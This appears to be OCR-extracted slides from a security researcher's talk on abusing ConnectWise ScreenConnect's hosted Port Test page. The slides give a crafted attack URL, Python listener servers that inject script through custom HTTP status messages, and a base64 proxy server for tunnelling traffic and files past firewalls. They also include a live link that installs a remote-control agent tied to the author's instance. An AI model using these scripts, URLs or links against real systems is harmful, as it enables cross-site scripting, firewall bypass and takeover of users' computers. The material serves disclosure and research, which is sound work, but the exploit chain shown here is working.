
Client-Side Exploitation / Malicious Downloader (URL):

https://www.screenconnect.com/Port-Test?__VIEWSTATE=&__VIEWSTATEGENERATOR=&ctl00%24Main%24webServerHostBox=IP-OR-FQDN-OF-PYTHON-LISTENER&ctl00%24Main%24webServerPortBox=80&ctl00%24Main%24relayHostBox=&ctl00%24Main%24relayPortBox=&ctl00%24Main%24ctl01=Test+Ports

```
from BaseHTTPServer import BaseHTTPRequestHandler, HTTPServer
import time

hostName = "0.0.0.0"
serverPort = 80

class MyServer(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(666, message="CYBIRPOC - s1ngularity<script>alert(1)</script>")
        self.send_header("Content-type", "text/html")
        self.end_headers()
        self.wfile.write("<script>alert(1)</script>")
        self.wfile.write("<p>Request: %s</p>" % self.path)
        self.wfile.write("<body>")
        self.wfile.write("<p>PoC</p>")
        self.wfile.write("</body></html>")

if __name__ == "__main__":
    webServer = HTTPServer((hostName, serverPort), MyServer)
    print "Server started http://%s:%s" % (hostName, serverPort)

    try:
        webServer.serve_forever()
    except KeyboardInterrupt:
        pass

    webServer.server_close()
    print "Server stopped."
```









```
99          <h2>Port Test</h2>
00          <p>Use our Port Test tool to determine the external accessibility of your ScreenConnect instance. We
have prefilled likely values based on a default ScreenConnect installation at your public IP address. If you
 have changed ports or are hosting at a different IP or hostname, you will need to change these values
accordingly.</p>
01          <h3>Web Server:</h3>
02          <p>http://<input name="ctl00$Main$webServerHostBox" type="text" value="54.157.152.112" size="20" id="
Main_webServerPortBox" />/<span id="Main_webServerLabel" style="color:Red;">The remote server returned an
error: (666) Custom Error<script>alert(document.cookie)</script>.</span></p>
03          <h3>Relay:</h3>
04          <p>tcp://<input name="ctl00$Main$relayHostBox" type="text" size="20" id="Main_relayHostBox" />:<input
name="ctl00$Main$relayPortBox" type="text" size="4" id="Main_relayPortBox" />/<span id="Main_relayLabel"
style="color:Red;">Input string was not in a correct format.</span></p>
05          <p>
06            <input type="submit" name="ctl00$Main$ctl01" value="Test Ports" /></p>
07      </div>
08
09  <script type='text/javascript'>new Sys.WebForms.Menu({ element: 'ctl02', disappearAfter: 500, orientation:
'horizontal', tabIndex: 0, disabled: true });</script></form>
```

HTTP Status Code Attacks: How to enumerate this!

HTTPSTAT.US – Free Site




Provide the correct URL and it will return that error code to you.

Ex. http://httpstat.us/418

Hardly *anyone* at all has ever used 418.


If it's integrated, it's probably vulnerable:




CYBIR

Got a “Blind” SSRF? Run every status code, check the page source! (699?)

It’s not a teapot, it’s a proxy.





Understanding what is happening and “Sanitization Depth”

The application fails to adequately sanitize markup tags, escape characters, scripting / code snippets, and abusive input returned by HTTP Status codes.

Malicious payloads are injected as raw text in response to a valid, specially crafted request.

We have the markup available to inject arbitrary code of almost any type.


We can also use obfuscation / encoding, like BASE64 to enhance! (Hex + =)

I can encode almost anything as a base64 payload.

Tunneling live HTTP traffic & Files THROUGH Connectwise Port Test! – (proxychains)

Two one-way communications channels = One two-way communications channel.
(Here's the listener script.)

```
from http.server import BaseHTTPRequestHandler, HTTPServer
import time
import base64
import urllib.parse
import requests

hostName = "0.0.0.0"
serverPort = 80

class MyServer(BaseHTTPRequestHandler):
    def do_GET(self):
        parsed_url = urllib.parse.urlparse(self.path)
        encoded_url = parsed_url.path[1:]
        decoded_url = base64.b64decode(encoded_url).decode('utf-8')
        print(decoded_url)
        pre_proxy_return = requests.get(decoded_url).content
        proxy_return = base64.b64encode(pre_proxy_return).decode('utf-8')
        self.send_response(666, message=str(proxy_return))
        self.send_header("Server", "CYBIRPOC TUNNEL Code 666")
        self.send_header("Content-type", "text/html")
        self.end_headers()
        self.wfile.write("PoC!")

if __name__ == "__main__":
    webServer = HTTPServer((hostName, serverPort), MyServer)
    print("Server started http://%s:%s" % (hostName, serverPort))
    try:
        webServer.serve_forever()
    except KeyboardInterrupt:
        pass

    webServer.server_close()
    print("Server stopped.")
```





I am inheriting all firewall rules for this source IP or WILDCARD FQDN... externally or internally! (Firewall / detection Bypass.. Behind the firewall)

This request is coming from

52.202.11.141

...or more accurately... it's network stack. The *egress* IP (external) is 52.02.11.141 (PAT or NAT)






HTTP Content Filter Bypass / Protocol Proxy / File Transfer & Protocol Tunnel – (netcat)

The base64 encoded payload is a valid file tunneled from my external host through CW to the endpoint.

I am inheriting all firewall rules for this source IP or WILDCARD FQDN...

```
from http.server import BaseHTTPRequestHandler, HTTPServer
import time
import base64
import urllib.parse
import requests

hostName = "0.0.0.0"
serverPort = 80

class MyServer(BaseHTTPRequestHandler):
    def do_GET(self):
        parsed_url = urllib.parse.urlparse(self.path)
        encoded_url = parsed_url.path[1:]
        decoded_url = base[illegible]decode(encoded_url).decode('utf-8')
        print(decoded_url)
        pre_proxy_return[illegible]ts.get(decoded_url).content
        proxy_return = base[illegible]64encode(pre_proxy_return).decode('utf-8')
        self.send_response(666, message=str(proxy_return))
        self.send_header("Server", "CYBIRPOC TUNNEL Code 666")
        self.send_header("Content-type", "text/html")
        self.end_headers()
        self.wfile.write("PoC!")

if __name__ == "__main__":
    webServer = HTTPServer((hostName, serverPort), MyServer)
    print("Server started http://%s:%s" % (hostName, serverPort))
    try:
        webServer.serve_forever()
    except KeyboardInterrupt:
        pass

    webServer.server_close()
    print("Server stopped.")
```




No social engineering so far...

Let's put it all together!

Start your Free EC2 server or just inject this via a crafted HTTP response

```
f do_GET(self):
  self.send_response(666, message="CYBIRPOC - s1ngularity<script>alert(1)</script>")
  self.send_header('Content-type', 'text/html')
  self.end_headers()
  self.wfile.write("<script>alert(1)</script>")
  self.wfile.write("<p>Request: %s</p>" % self.path)
  self.wfile.write("<body>")
  self.wfile.write("<p>PoC</p>")
  self.wfile.write("</body></html>")
```




CYBIR

I have been serving PoC and signing executables since January 2023 via the Connectwise Control cloud and *private servers*.

https://XXXXXXXX/Bin/ConnectWiseControl.Client.exe?h=instance-mnaq0v-relay.screenconnect.com&p=443&k=BgIAAACkAABSU0ExAAgAAAEAAQApjCII1jPSn%2F7DyuSCWun%2BDg%2FwFwxZGcdj6oVFW5RbsyhHV49gvSiLPIBe8FKkIsHdyRIdTILtjXMHpRPI4v1E2a4kQFXoWEQB8mVIDafw4ULrigRx9TkGJFSSDm4eGIJaE4S9oEefdgRsd585Z%2B9uysHM38NLrUeBfwiILy3zzcifQG4c10unU9j8CpPQXsSKNBb7EYhmZlyByk6VMoOiC0qHx8f22TENp%2BXP0pa3PrZN3uFvViErBk5nmZNcVZdwy2G26%2FgcxpZ9CaNJsJh1V4Mz6dtoDzU4fALWUhw%2FWgPZrWh%2FnfMJDAPJz%2FhVTmvMptffc99jDSpPo01X8UnU&s=15e504c6-591a-4a1e-b23a-153da6c9e41d&i=CYBIRPOC&e=Support&y=Guest&r=

WARNING: THIS WILL DOWNLOAD AN AGENT FROM MY CONTROLLED INSTANCE WHICH IS "LISTENING" FOR AGENTS TO CHECK IN. IF YOU USE THIS LINK, I WILL POTENTIALLY HAVE CONTROL OF YOUR COMPUTER. DO NOT CLICK OR USE THIS!



https://www.cmu.edu/iso/aware/dont-take-the-bait/social-engineering.html

Social Engineering


What is Social Engineering ?

Social engineering is the tactic of manipulating, influencing, or deceiving a victim in order to gain control over a computer system, or to steal personal and financial information. It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.

Social engineering attacks happen in one or more steps. A perpetrator first investigates the intended victim to gather necessary background information, such as potential points of entry and weak security protocols, needed to proceed with the attack. Then, the attacker uses a form of pretexting such as impersonation to gain the victim's trust and provide stimuli for subsequent actions that break security practices, such as revealing sensitive information or granting access to critical resources.

Agent Download (Any) does not have effective framing or client-side mitigations.

We can inject a frame into the page and trigger file downloads / etc.

